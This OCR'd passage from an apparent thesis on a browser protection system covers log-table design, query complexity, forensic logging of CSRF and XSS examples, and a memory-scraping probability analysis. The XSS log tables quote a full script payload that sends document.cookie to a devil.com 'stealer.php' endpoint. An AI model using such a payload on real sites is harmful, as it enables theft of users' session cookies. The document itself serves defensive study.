

UserTable
PID_U | PID_D | LoginTable | StateTable | LogTable
PID_U | PID_D | LoginTable | StateTable | LogTable
B-tree Index
StateTable
PID_stat | Domain Name | Cookie | Actor's role | Sensitive Info | Adobe Cross-domain | Current State | ID_Tab
PRNG(PID_U, PID_D, ID_Tab) | RDMN and DDMN | CK_Name and CK_Nonce | DMN and roles such as RP/IdP/C/S | 1/0 | 1/0 | State | ID_Tab
B-tree Index
LogTable
ID_Tab | TabLogTable
ID_Tab | TabLogTable
Hash Index
TabLogTable
ID_Log | URL | Time | DMN & IP | Ref. URL | Mouse | Protocol | Encryption | Previous State | Ref. ID_Tab
ID_Log | URL | Time | DMN and IP | Ref | 1/0 | HTTP/HTTPS | 1/0 | State | ID_Tab
B-tree Index

Fig. 43. Complete Relational Database for StateTable, LogTable and TabLogTable

In the log table, ref. URL is the parent URL of current URL which provides the relationship between webpages in the same open tab if available. Mouse is a flag to indicate if a mouse event, such as click, is happened in the transit to current URL. The mouse flag is useful to find the automatically link event which has better chance to be malicious since user has no notice about it sometimes. To detect the communication with C&C server, we need some further information such as whether it uses HTTP or HTTPS. If the packet is HTTP packet, we also need to know if the content is encrypted, because the communication with C&C server is always encrypted with either HTTPS protocol or additional encryption for HTTP protocol. Previous state stores the state transition before the current LG state in order to record the reason of why the packet is logged. The ref. ID_{Tab} is the parent ID_{Tab} of current ID_{Tab} which provides the relationship between different tabs.

4.3.3 Query Relational Database for State and Log Table

The average time complexity of search, insertion and deletion for B-tree and Hash index is shown in Table 14 and Table 15 respectively.

Table 14. Time Complexity of B-tree Index

Action	Average	Worst case
Search	$O(\log n)$	$O(\log n)$
Insert	$O(\log n)$	$O(\log n)$
Delete	$O(\log n)$	$O(\log n)$

Table 15. Time Complexity of Hash Index

Action	Average	Worst case
Search	$O(1)$	$O(n)$
Insert	$O(1)$	$O(n)$
Delete	$O(1)$	$O(n)$

To demonstrate the advantage of relational database employed in PSS, the comparison of query logs for some browser tab is listed in Fig. 44. Assume there are m users, n open tabs of each user, p logs of each open tab. Thus, the total number of logs is mnp, and the time complexity of query p logs about single tab is $O(p \log mnp)$, if simply store all logs into one B-tree database. However, the complexity of our PSS solution is only $O(p)$ as the result of carefully design state and log relational database. If m, n, p is 2^{20} (about 1 million), 2^{7} (about 1 hundred), 2^{10} (about 1 thousand) respectvely, the time complexity of typical solution is 37888, while the PSS solution is only 1024.



B-tree Index for Log Table
Typical Solution: $O(p \log unp)$
Some log
Some log
Some log
$O(p \log unp)$
Hash Index for LogTable
B-tree Index for TabLogTable
PSS Solution: $O(p)$
ID_{Tab}
PSS server could know ID_{Tab} from current StateTable directly without extra query
ID_{Tab}
ID_{Log}
$O(p)$
Scan all logs in TabLogTable
$O(1)$

Fig. 44. Complexity Comparison for Query Log from Relational Database
u is number of users, n is number of open tabs of each user, p is number of log entries of each open tab



B-tree Index for Log Table
Some log
Some log
Some log
$O(p \log unp)$
B-tree Index for Log Table
Correlated log
Correlated log
Correlated log
$O(unp)$
Scan all logs in LogTable
Typical Solution:
$O(p \log unp + unp) \approx O(unp)$
PSS Solution:
$O(2p) \approx O(p)$
ID_{Tab}
PSS server could know ID_{Tab} from current StateTable directly without extra query
Hash Index for LogTable
ID_{Tab}
ID_{Tab}
$O(1)$
B-tree Index for TabLogTable
ID_{Log}
$O(p)$
Scan all logs in TabLogTable
ID_{Log}
$O(p)$
Scan all logs in TabLogTable

Fig. 45. Complexity Comparison for Query Correlated Log across Tabs from Relational Database
u is number of users, n is number of open tabs of each user, p is number of log entries of each open tab

To query correlated log across multiple tabs, the PSS solution is even more efficient because of ref. ID_{Tab} stored in TabLogTable. The time complexity of query correlated log across multiple tabs is $O(p)$ as shown in Fig. 45, while the typical naïve way is more than $O(mnp)$ because the server has to scan all logs for the correlated logs from other tab. With same assumption about m, n, p, the time complexity of typical solution is about 2^{37}, while the PSS solution is only 2^{11}.

The relational database is scalable which means we can add more columns into TabLogTable to connect not only other correlated TabLogTable but also some specific ID_{Log}, as shown in Fig. 46, to reduce the time complexity of real-time forensics further. Assume i is the number of correlated Tabs, and j is the number of correlated ID_{Log}. The time complexity of query all j logs from the database is $O(i + j \log p)$, where p is number of log entries of each open tab.




Fig. 46. Relational Database Scalability
In this example, i and j are both 3

4.3.4 Log and Forensic for Examples

4.3.4.1 Log and Forensic for CSRF Attack Example

The best way to explain the log and forensic is using the classic example such as CSRF attack which is demonstrated in chapter 6.2.5.1.

According to the Wireshark screenshots of each packet in chapter 6.2.5.1, we are able to generate Log table for this CSRF example. Step 5 (client's browser sends request for the malicious form silently) will be logged since this request is caused by iframe from step 4 response. Step 6 (devil.com responds the malicious form to client) will be logged, because it is the corresponding response of suspicious request step 5. Step 7 (client sends the malicious form to banka.com silently) will be logged, because it sends invisible form with JavaScript. The Log table is showed in Fig. 47.

ID_{Log}	URL	Time	RDMN & IP	DDMN & IP	Ref. URL	Mouse	Protocol	Encryption	Previous State	Ref. ID_{Tab}
1	devil.com/myimage.php	2015/7/13/5:01	Devil.com 10.10.10.16	Devil.com 10.10.10.16	None	0	HTTP	0	ES	None
2	devil.com/myimage.php	2015/7/13/5:01	Devil.com 10.10.10.16	Devil.com 10.10.10.16	None	0	HTTP	0	ES	None
3	devil.com/myimage.php	2015/7/13/5:02	Devil.com 10.10.10.16	Banka.com 10.10.10.15	None	0	HTTP	0	CSRF	None

Fig. 47. TabLogTable for CSRF Attack

Except step 5 to 7 are logged, the step 7 will be blocked by PSS system. Moreover, the current state table after step 7 blocked is shown in Fig. 48.

PID_{stat}	Domain Name	Cookie	Actor's role		Sensitive Info	Adobe Cross-domain	Current State	ID_{Tab}
PRNG(PID_U, PID_D, ID_{Tab})	Devil.com	None	Banka.com	Server	1	0	B	00001
	Banka.com		Devil.com	Client				

Fig. 48. StateTable for CSRF Attack

According to current blocked packet's state and corresponding history log, our system could produce forensics result as following.

Malicious site: devil.com 10.10.10.16

Vulnerable site: banka.com 10.10.10.15

Target data: sensitive info

Attack type: External Source -> CSRF

4.3.4.2 Log and Forensic for XSS Attack Example

According to the Wireshark screenshots of each packet in chapter 6.2.5.2, we are able to generate Log table for this XSS example. Step 1 (client visits banka.com through a link includes malicious script) will be logged since this request is caused by link from email. Step 2 (banka.com reflect the response includes malicious script) will be logged, because it is the corresponding response of suspicious request step 2. Step 3 (browser runs the script and send cookie of banka.com to devil.com) will be logged and blocked, because it sends cookie to suspicious web server. The TabLogTable1 recodes the step 1 and step 2, while the TabLogTable2 records step 3 because this step was trying to open a new tab. The LogTable stores all ID_{Tab} and related TabLogTable name. The relational database about logs for XSS example is showed in Fig. 47.

LogTable

ID_{Tab}	TabLogTable
00001	TabLogTable1
00002	TabLogTable2

TabLogTable1

ID_{Log}	URL	Time	RDMN & IP	DDMN & IP	Ref. URL	Mouse	Protocol	Encryption	Previous State	Ref. ID_{Tab}
1	http://banka.com/userinfo/inputG.php?name=<script>void('&email=');document.location="http://devil.com/myimage/stealer.php?cookie="%2bdocument.cookie;</script>	2015/7/13/5:01	outlook.office365.com 132.245.64.34	Banka.com 10.10.10.15	https://outlook.office365.com/owa/?realm=tigermail.auburn.edu#path=/mail	1	HTTP	0	LK	None
2	http://banka.com/userinfo/inputG.php?name=<script>void('&email=');document.location="http://devil.com/myimage/stealer.php?cookie="%2bdocument.cookie;</script>	2015/7/13/5:01	Banka.com 10.10.10.15	Client 10.10.10.2	None	0	HTTP	0	LK	None

TabLogTable2

ID_{Log}	URL	Time	RDMN & IP	DDMN & IP	Ref. URL	Mouse	Protocol	Encryption	Previous State	Ref. ID_{Tab}
1	devil.com/myimage.php/stealer.php?cookie=TestCookie=Testinfo	2015/7/13/5:02	Banka.com 10.10.10.15	Devil.com 10.10.10.16	http://banka.com/userinfo/inputG.php?name=<script>void('&email=');document.location="http://devil.com/myimage/stealer.php?cookie="%2bdocument.cookie;</script>	0	HTTP	0	XSS	00001

Fig. 49. TabLogTable for XSS Attack

Moreover, there are two StateTables which are stores not only current state for each open tab but also the correlated ID_{Tab} for fast query as shown in Fig. 50.

StateTable1

PID_{stat}	Domain Name	Cookie	Actor's role		Sensitive Info	Adobe Cross-domain	Current State	ID_{Tab}
PRNG(PID_U, PID_D, 00001)	Banka.com	TestCookie	Client	Client	1	0	P	00001
	Client	CK_{Nonce}	Banka.com	Server				

StateTable2

PID_{stat}	Domain Name	Cookie	Actor's role		Sensitive Info	Adobe Cross-domain	Current State	ID_{Tab}
PRNG(PID_U, PID_D, 00002)	Banka.com	None	Devil.com	Server	1	0	B	00002
	Devil.com		Banka.com	Client				

Fig. 50. StateTable for XSS Attack

According to current states and corresponding history logs, our system could produce forensics result as following.

Malicious site: devil.com 10.10.10.16

Vulnerable site: banka.com 10.10.10.15

Target data: cookie

Attack type: Link in email -> XSS

5 Security Analysis

5.1 Introduction

In this chapter, the mathematical proofs of the defenses especially against memory scraping attack and keylogger are provided. Even though the adversary still has chance to impersonating PSS client or server, or steal account password through memory scraping and keylogger, the successful rate is infeasible.

5.2 Memory Scraping Attack Analysis

5.2.1 Memory Scraping Attack Model and Mathematical Functions

To evaluate the security of PSS system against Memory Scraping attack, we use assumption 2 to 7 to describe a powerful attack model.

Assumption 2: Attack process has higher priority than our process, thus attack process is able to interrupt our process anytime which means It means time slice limit does not affect attack process.

Assumption 3: Attack process here is the Poisson process.

Assumption 4: Since the vulnerable period is very short compared to the whole process, we assume that all vulnerable period are identical.

Assumption 5: Attacker has to interrupt all vulnerable periods during T to compromise valuable information.

Assumption 6: To make it simple, we assume the swap time (Context switching time) is zero.

Assumption 7: Except our process and attack process, there is no other process.

The Memory Scraping attack model is showed in Fig. 51.




Fig. 51. Memory Scraping Attack Model

The mathematical denotation is listed in Table 16.

Table 16. Mathematical Denotation

Symbol	Definition
T	the total service time
N	the number of vulnerable period
τ	the time of one vulnerable period
λ	expected number of attack during T
X	the actual number of attack during T
e	Euler's number (e = 2.71828...)

Based on above attack model and denotation, we use following functions to help us evaluate the security with probability. The functions are showed in Table 17.

The probability of X attacks (Poisson process) launched during T is calculated with function 1. According to assumption that attacker has to interrupt all vulnerable periods during T to compromise valuable information, we only consider the situations when $X \geq N$. The number of combination of picking N attacks from X attacks is calculated with function 2. When attack occurs X $(X \geq N)$ times, function 3 is used to generate the probability of successfully compromising valuable information. Thus the probability of successfully compromising valuable information when X attacks launched is function 4. Thus function 5 issues the whole probability of successfully compromising valuable information.

Table 17. Mathematical Functions

Index	Function
1	$L(X,\lambda) = \Pr(X) = \frac{\lambda^X e^{-\lambda}}{X!}$
2	$C(X,N) = \frac{X!}{(X-N)!\,N!}$
3	$A(X) = C(X,N)(\frac{\tau}{T})^N$
4	$V(X,\lambda) = L(X,\lambda) \cdot A(X); X \geq N$
5	$W(X,\lambda,N) = \sum_{X=N}^{\infty} V(X,\lambda)$

5.2.2 Memory Scraping Attack on Client Side

There are two ways to impersonate client for next session with Memory Scraping attack. The first one is that attacker intercepts all 8 different variables in diagram (Fig. 52). In this way, attacker could impersonate client until the valid client connects with PSS server. It is because the valid client cannot log in PSS server successfully, if the attacker has impersonated the client to connect with PSS server, since the variables in valid client's device are obsolete. The second way is that attacker intercepts only K_{DN} , K_{SN} and PID_D^{T+1}, and then generates fake credentials which are encrypted by K_{DN} , K_{SN}. In this way, attacker could impersonate Client only for next session (the T+1 session) – one-shot deal, since attacker cannot generate correct PID$_D$ for following sessions with only K$_{DN}$, K$_{SN}$.

The handshake process takes about 3 seconds, thus $T = 3$. The decrypting information of table takes about 10^{-4} seconds, thus we could assume $\tau = 10^{-4}$. To calculate the security probability, we assume the expect number of memory scraping attack in one minute is 20 ($\lambda = 1$), which means expect number of attack in 3 seconds is 1. The first attack method successful probability is calculated in Equation 1, while the Equation 2 presents the second attack method.

Equation 1: $W(X,1,8) = \sum_{X=8}^{\infty} V(X,1) = \sum_{X=8}^{\infty} L(X,1) \cdot A(X) = \sum_{X=8}^{\infty} \Pr(X) \cdot C(X,8)(\frac{10^{-4}}{3})^8 = 3.7801 * 10^{-41} \approx 2^{-135}$

Equation 2: $W(X,1,3) = \sum_{X=3}^{\infty} V(X,1) = \sum_{X=3}^{\infty} L(X,1) \cdot A(X) = \sum_{X=3}^{\infty} Pr(X) \cdot C(X,3)(\frac{10^{-4}}{3})^3 = 6.0556 * 10^{-15} \approx 2^{-48}$



Send second packet
Attacker has to intercept these variables
Decrypt D_D^T and T# of DT1
Generate PRNG(D_D^T, T#+1)
Delete D_D and T#
Decrypt S_D of DT1
Decrypt PRS_S of DT1
Decrypt ID_D of DT1
Decrypt SCR_D of DT2
Decrypt Ses# of DT2
Generate Ind_D^{T+1}
Generate D_D^{T+1}
Generate A_D^{T+1}
Generate N_D^{T+1}
Generate SD_D^{T+1}
Update DT1 and DT2
Generate
K_{DN} { Ind_D , N_D , SD_D , D_D, A_D^2} $^{T+1}$
Delete
D_D^T, T#, S_D, PRS_S, ID_D, SCR_D, Ses#
Generate K_{DN}^{T+1} and store it in DT2
Receive second packet
Attacker has to intercept these variables
Retrieve D_S^T from DT1
Verify PRNG(D_S^T, T#+1)
Decrypt K_{DN}^T , K_{SN}^T of DT2
Decrypt K_{DN} {A_S^2}$^{T+1}$, K_{SN} { D_S, SD_S, N_S } $^{T+1}$
Update {D_S, A_S^2}$^{T+1}$, delete K_{DN}^T in DT2
Retrieve SD_S^{T+1}
Retrieve N_S^{T+1}
Generate K_{SN}^{T+1} and store it in DT2
Update PID_U^{T+1} in DT1
Update PID_D^{T+1} in DT1
Update PID_S^{T+1} in DT1

Fig. 52. Analysis of Handshake on Client Side

5.2.3 Memory Scraping Attack on Server Side

Stealing a large number of client's information from server is impossible in our system because clients are divided into several different groups, and the client will be assigned to different group after each session and each group is protected with unique GCM key, which is further protected by ChaCha20 keys, and all these keys keep self-update. However, attacker still has chance to steal some specific clients' information with memory-scraping attack in order to impersonate server to these clients in next session. The diagram in Fig. 53 shows the handshake process on PSS server side.

Similar to client side, there are two ways to impersonate server for some client for next session as well. The first way is that attacker intercepts all 8 different variables in diagram. Attacker could impersonate server until the valid client connects with the valid server, because the variables in valid Server are obsolete if the attacker has impersonated the server to connect with client. The second attack method is that attack only intercepts K_{DN}, K_{SN} and $PIDs^{T+1}$ and then generates fake credentials which are encrypted by K_{DN}, K_{SN}.

The first attack method successful probability is calculated in Equation 1, while the Equation 2 presents the second attack method.

